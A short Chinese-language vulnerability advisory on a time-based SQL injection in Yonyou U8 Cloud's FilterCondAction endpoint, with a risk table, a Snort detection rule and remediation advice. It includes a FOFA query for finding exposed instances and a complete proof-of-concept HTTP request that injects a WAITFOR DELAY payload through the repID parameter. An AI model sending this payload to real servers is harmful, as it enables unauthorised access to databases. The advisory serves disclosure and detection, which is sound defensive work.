

用友U8 Cloud FilterCondAction 存在SQL注入漏洞

用友U8 Cloud FilterCondAction 存在SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

用友U8 Cloud

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: app="用友-U8-Cloud"

POC/EXP:

```
GET /service/~iufo/com.ufida.web.action.ActionServlet?
action=nc.ui.bi.report.rep.FilterCondAction&method=execute&repID=1');WAITFOR+DELA
Y+'0:0:5'-- HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/png,image/svg+xml
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
```



snort规则：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Yonyou U8 Cloud - Time-Based SQLi in FilterCondAction";
  flow:to_server,established;
  content:"GET"; http_method;
  content: "/service/~iufo/com.ufida.web.action.ActionServlet"; http_uri;
  content: "action=nc.ui.bi.report.rep.FilterCondAction"; http_uri;
  content: "repID="; http_uri;
  pcre: "/repID=[^&]*'\\)[\\s+]*WAITFOR[\\s+]*DELAY[\\s+]*'0:0:\\d+'--/i";
  metadata:service http;
  metadata:affected_product "用友U8 Cloud";
  metadata:vulnerability_type "MSSQL Time-Based SQL Injection";
  classtype:sql-injection;
  sid:1000349;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。